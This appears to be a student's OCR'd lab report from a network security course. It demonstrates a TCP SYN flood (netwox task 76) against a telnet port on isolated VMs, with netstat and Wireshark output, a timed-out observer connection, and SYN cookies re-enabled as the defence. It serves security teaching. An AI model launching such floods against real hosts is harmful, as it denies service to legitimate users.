
Computer Network Security
Lab 3
TCP Attack Lab

PES1201801948
Bharath S Bhambore
Section H


Lab Setup :

Attacker : 10.0.2.9
Victim/Client : 10.0.2.10
Observer/Server : 10.0.2.11

Task 1: SYN Flooding Attack



Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
3:09 AM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM2:~$ sudo sysctl -q net.ipv4.tcp_max_syn_b
acklog
net.ipv4.tcp_max_syn_backlog = 128
Bharath-PES1201801948-VM2:~$ 
```


Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
3:10 AM
/bin/bash
/bin/bash 66x24


```
Bharath-PES1201801948-VM2:~$ sudo sysctl -w net.ipv4.tcp_syncookie
s=0
net.ipv4.tcp_syncookies = 0
```

As seen in the screenshot, the victim's queue size is 128. We also see the current open ports that are awaiting connections (LISTEN stage.)
Syn cookies is also disabled.


Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
3:11 AM
/bin/bash
/bin/bash 66x24


```
Bharath-PES1201801948-VM2:~$ netstat -na | grep tcp
tcp        0      0 127.0.1.1:53            0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
  LISTEN
tcp6       0      0 :::80                   :::*
  LISTEN
tcp6       0      0 :::21                   :::*
  LISTEN
tcp6       0      0 :::22                   :::*
  LISTEN
tcp6       0      0 ::1:631                 :::*
  LISTEN
tcp6       0      0 :::3128                 :::*
  LISTEN
Bharath-PES1201801948-VM2:~$
```

If a port had a half-open connection (only SYN received and no ACK from the client), then the state would've been SYN_RECV. If the 3-way handshake completes, the state changes to ESTABLISHED.



Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
3:25 AM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:~$ sudo netwox 76 -i 10.0.2.10 -p 23 -s
raw
```

In order to perform the SYN flooding attack, we run the netwox tool with task number 76, performing netstat after the netwox command, we can see arbitrary machines sending TCP SYN Packets to the IP address specified.



Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
3:25 AM
/bin/bash
/bin/bash 66x24
Right Ctrl

```
Bharath-PES1201801948-VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
  State
tcp        0      0 127.0.1.1:53            0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
  LISTEN
tcp        0      0 10.0.2.10:23            240.112.247.233:25624
  SYN_RECV
tcp        0      0 10.0.2.10:23            253.118.209.227:47405
  SYN_RECV
tcp        0      0 10.0.2.10:23            253.174.93.232:47582
  SYN_RECV
tcp        0      0 10.0.2.10:23            251.253.119.105:48617
  SYN_RECV
tcp        0      0 10.0.2.10:23            249.18.177.124:36057
  SYN_RECV
tcp        0      0 10.0.2.10:23            255.217.12.146:4901
  SYN_RECV
```




```
Bharath-PES1201801948-VM3:~$ telnet 10.0.2.10
Trying 10.0.2.10...
```

Our telnet request from the Observer machine is on hold, it doesn’t even get into the TCP Stack as we can see in the wireshark capture.



```
No.  Time                            Source                    Destination   Protocol Length Info
   1 2021-02-14 03:18:49.4033190…  10.0.2.11                 10.0.2.3      DHCP      344 DHCP Request  - Transaction ID 0xc1e2d01e
   2 2021-02-14 03:18:49.4081346…  10.0.2.3                  10.0.2.11     DHCP      592 DHCP ACK      - Transaction ID 0xc1e2d01e
   3 2021-02-14 03:18:54.4979581…  PcsCompu_4e:3a:96                       ARP        44 Who has 10.0.2.3? Tell 10.0.2.11
   4 2021-02-14 03:18:54.4981439…  PcsCompu_8c:d6:0d                       ARP        62 10.0.2.3 is at 08:00:27:8c:d6:0d
   5 2021-02-14 03:18:56.5406736…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
   6 2021-02-14 03:19:16.5703327…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
   7 2021-02-14 03:19:36.5882004…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
   8 2021-02-14 03:19:38.4609814…  fe80::71ea:6d9d:f66…      ff02::fb      MDNS      109 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
   9 2021-02-14 03:19:39.1290439…  10.0.2.9                  224.0.0.251   MDNS       89 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
  10 2021-02-14 03:19:54.2800642…  PcsCompu_4e:3a:96                       ARP        44 Who has 10.0.2.10? Tell 10.0.2.11
  11 2021-02-14 03:19:54.2802893…  PcsCompu_66:f8:1c                       ARP        62 10.0.2.10 is at 08:00:27:66:f8:1c
  12 2021-02-14 03:19:54.2802937…  10.0.2.11                 10.0.2.10     TCP        76 43510 → 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=145707 TSecr=0 WS=128
  13 2021-02-14 03:19:55.2901047…  10.0.2.11                 10.0.2.10     TCP        76 [TCP Retransmission] 43510 → 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=145960 TSecr…
  14 2021-02-14 03:19:56.6065707…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  15 2021-02-14 03:19:57.3067488…  10.0.2.11                 10.0.2.10     TCP        76 [TCP Retransmission] 43510 → 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=146464 TSecr…
  16 2021-02-14 03:20:01.5315138…  10.0.2.11                 10.0.2.10     TCP        76 [TCP Retransmission] 43510 → 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=147520 TSecr…
  17 2021-02-14 03:20:09.7301700…  10.0.2.11                 10.0.2.10     TCP        76 [TCP Retransmission] 43510 → 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=149570 TSecr…
  18 2021-02-14 03:20:16.6554877…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  19 2021-02-14 03:20:23.2599253…  10.0.2.10                 224.0.0.251   MDNS       89 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
  20 2021-02-14 03:20:23.4778476…  fe80::c697:20df:c97…      ff02::fb      MDNS      109 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
  21 2021-02-14 03:20:25.8503982…  10.0.2.11                 10.0.2.10     TCP        76 [TCP Retransmission] 43510 → 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=153600 TSecr…
  22 2021-02-14 03:20:30.9704170…  PcsCompu_4e:3a:96                       ARP        44 Who has 10.0.2.10? Tell 10.0.2.11
  23 2021-02-14 03:20:30.9705737…  PcsCompu_66:f8:1c                       ARP        62 10.0.2.10 is at 08:00:27:66:f8:1c
  24 2021-02-14 03:20:36.6648804…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  25 2021-02-14 03:20:56.6826468…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  26 2021-02-14 03:20:58.6182221…  10.0.2.11                 10.0.2.10     TCP        76 [TCP Retransmission] 43510 → 23 [SYN] Seq=3919147730 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=161792 TSecr…
  27 2021-02-14 03:21:03.7381603…  PcsCompu_4e:3a:96                       ARP        44 Who has 10.0.2.10? Tell 10.0.2.11
  28 2021-02-14 03:21:03.7383403…  PcsCompu_66:f8:1c                       ARP        62 10.0.2.10 is at 08:00:27:66:f8:1c
  29 2021-02-14 03:21:16.7091916…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  30 2021-02-14 03:21:36.7306362…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  31 2021-02-14 03:21:56.7533103…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  32 2021-02-14 03:22:16.7744187…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  33 2021-02-14 03:22:36.8531960…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  34 2021-02-14 03:22:42.5048463…  10.0.2.11                 224.0.0.251   MDNS       89 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
  35 2021-02-14 03:22:43.4244695…  fe80::ee0:6d2f:ccdb…      ff02::fb      MDNS      109 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
  36 2021-02-14 03:22:56.8552333…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  37 2021-02-14 03:23:16.8883136…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  38 2021-02-14 03:23:33.3570474…  10.0.2.11                 10.0.2.3      DHCP      344 DHCP Request  - Transaction ID 0xc1e2d01e
  39 2021-02-14 03:23:33.4277291…  10.0.2.3                  10.0.2.11     DHCP      592 DHCP ACK      - Transaction ID 0xc1e2d01e
  40 2021-02-14 03:23:36.9027464…  ::1                       ::1           UDP        64 33438 → 53269 Len=0
  41 2021-02-14 03:23:38.3621273…  PcsCompu_4e:3a:96                       ARP        44 Who has 10.0.2.3? Tell 10.0.2.11
  42 2021-02-14 03:23:38.3622882…  PcsCompu_8c:d6:0d                       ARP        62 10.0.2.3 is at 08:00:27:8c:d6:0d
  43 2021-02-14 03:23:41.4807097…  PcsCompu_66:f8:1c                       ARP        62 Who has 169.254.203.11? Tell 10.0.2.10
  44 2021-02-14 03:23:42.5035239…  PcsCompu_66:f8:1c                       ARP        62 Who has 169.254.203.11? Tell 10.0.2.10
  45 2021-02-14 03:23:43.5274397…  PcsCompu_66:f8:1c                       ARP        62 Who has 169.254.203.11? Tell 10.0.2.10
```


any: <live capture in progress>
Packets: 51 · Displayed: 51 (100.0%)
Profile: Default
Right Ctrl



/bin/bash
/bin/bash 66x24


```
Bharath-PES1201801948-VM3:~$ telnet 10.0.2.10
Trying 10.0.2.10...
telnet: Unable to connect to remote host: Connection timed out
Bharath-PES1201801948-VM3:~$
```

Since the connection times out, our request is dropped. Hence the observer is denied of its service.



```
Bharath-PES1201801948-VM2:~$ sudo sysctl -w net.ipv4.tcp_syncookie
s=1
net.ipv4.tcp_syncookies = 1
Bharath-PES1201801948-VM2:~$
```

Enabling SYN Cookies




Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
3:31 AM
/bin/bash
/bin/bash 66x24
Right Ctrl
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
3:31 AM
/bin/bash
/bin/bash 66x24
Right Ctrl

